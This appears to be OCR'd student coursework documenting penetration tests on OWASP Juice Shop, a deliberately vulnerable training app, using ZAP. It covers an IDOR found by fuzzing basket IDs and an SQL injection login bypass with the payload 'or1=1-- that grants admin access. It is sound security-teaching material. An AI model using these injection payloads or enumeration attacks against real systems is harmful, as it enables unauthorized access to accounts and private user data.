

Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Fuzzer
Fuzz Locations Options Message Processors
Payloads
Location: Header [38, 39]
Value: 6
Payloads:
Type Description # of Processors
Add...
Modify...
Remove
Processors...
Top
Up
Down
Bottom
Remove without confirmation?
Cancel OK
Start Fuzzer Reset Cancel


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Add Payload
Type: Strings
Contents:
1
2
3
4
5
6
7
8
9
10
Multiline:
Save...
Cancel Add


Untitled Session - originalcoursework - ZAP 2.14.0
Fuzzer
Payloads
Location: Header [38, 39]
Value: 6
Payloads:
Add...
Modify...
Remove
Processors...
Top
Up
Down
Bottom
Remove without confirmation?
Cancel
OK
Fuzz Locations
Options
Message Processors
Start Fuzzer
Reset
Cancel


Untitled Session - originalcoursework - ZAP 2.14.0
Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
Edit
GET http://127.0.0.1:3000/rest/basket/6 HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Authorization: Bearer
Fuzz Locations:
Add...
Remove
Payloads...
Processors...
Remove without confirmation?
Start Fuzzer
Reset
Cancel





(c) Explanation of how the evidence included in (b) proves that SFR_i is violated:

To test the "View Basket", we registered a new user with the email apoorva@juice.com and the password Apoorva@123. After successfully registering, the we added items such as Apple Juice, best juice shop salesman to the basket.

By observing the POST request to /api/BasketItems/, the we found a JSON object having ProductId, BasketId, and Quantity. Then we created a fuzz attack on the GET request to /rest/basket/6 using the basket ID "6". The payloads were from 1 to 10. This attack revealed basket items from other users, including JSON data for basket IDs 1 through 6. We were able to successfully access the baskets of other users, violating access control.

This test demonstrated a lack of proper access control, allowing unauthorized access to private data and exposing sensitive user information.

1) SFR Identifier: -

FDP_ACC.2.2 - The TOE shall ensure that all operations between any subject controlled by the TOE, and any object controlled by the TOE are covered by an access control SFP.

Related Vulnerability Challenges: -

1. Admin Section
2. CSRF
3. Forged Feedback
4. Forged Review
5. Manipulate Basket
6. Product Tampering
7. Deluxe Fraud:
8. Leaked Access Logs
9. Leaked Unsafe Product
10. View Basket
11. Web3 Sandbox


VC: Admin Section


(a) Description of penetration testing that was carried out for VC_1


1. Login to the TOE i.e. OWASP Juice Shop using any credentials. I used asb@abs.com with password as asd but since the user doesn't exist it gives me *"invalid user of password error"*.


2. Since most of the site doesn't handle the special character properly I tried using email as ' and password as asdqw. Which didn't technically return an error but gave sql jargon which lead me to believe that I can injection is possible.
3. Then I did a right click on the POST method of the api, rest/user/login and under attack when and started fuzz attack.
4. In Requester or fuzz attack I gave email as 'or1=1-- password : asdqw (Ref pic#4). The or1=1 returns TRUE returning all the rows and -- comments out the rest i.e. no need for the password.
5. The ZAP then returns 200 response with the username of the admin and token for the password.
6. After using the admin email id : admin@juice-sh.op and password: asdqw, the login to the juice shop store is successful.
7. We can access the administration page by using the following path: https:/127.0.0.1:3000/#/adminstration
8. Here, we can access the email id of all the registered users as well as the customer feedback.
9. In this way, Admin access control was broken, and challenge was solved.


(b) Outcomes (evidence) of the penetration testing in (a)






Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://cdnjs.cloudflare.com
http://127.0.0.1:3000
https://spocs.getpocket.com
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 26
Invalid email or password.
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
45 Pr... 4/20/24, 6:30:02 PM GET http://127.0.0.1:3000/api/Quantitys/ 200 OK 1.... 5,991 bytes
46 Pr... 4/20/24, 6:30:04 PM GET http://127.0.0.1:3000/api/Challenges/?nam... 200 OK 1... 647 bytes
52 Pr... 4/20/24, 6:30:05 PM GET http://127.0.0.1:3000/socket.io/?EIO=4&tr... 200 OK 6... 1 bytes Medium
66 Pr... 4/20/24, 6:30:06 PM GET http://127.0.0.1:3000/socket.io/?EIO=4&tr... 200 OK 2... 1 bytes Medium
67 Pr... 4/20/24, 6:31:17 PM GET http://127.0.0.1:3000/rest/admin/applicatio... 304 Not Mod... 1... 0 bytes Medium
68 Pr... 4/20/24, 6:31:32 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 1... 11 bytes Medium
70 Pr... 4/20/24, 6:31:32 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 2... 11 bytes
71 Pr... 4/20/24, 6:31:32 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 4... 26 bytes Medium
Alerts 0 5 5 5 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://cdnjs.cloudflare.com
http://127.0.0.1:3000
https://spocs.getpocket.com
POST http://127.0.0.1:3000/rest/user/login HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 32
Origin: https://127.0.0.1:3000
Connection: keep-alive
{"email":"'","password":"asdqw"}
History
Search
Alerts
Output
WebSockets
Fuzzer
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
103 Pr... 4/20/24, 6:49:10 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 4... 26 bytes Medium
104 Pr... 4/20/24, 6:54:45 PM GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 9 ... 0 bytes Medium
105 Pr... 4/20/24, 6:54:45 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 4 ... 11 bytes Medium JSON
106 Pr... 4/20/24, 6:54:45 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 1... 26 bytes Medium
Alerts 0 5 6 5 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0

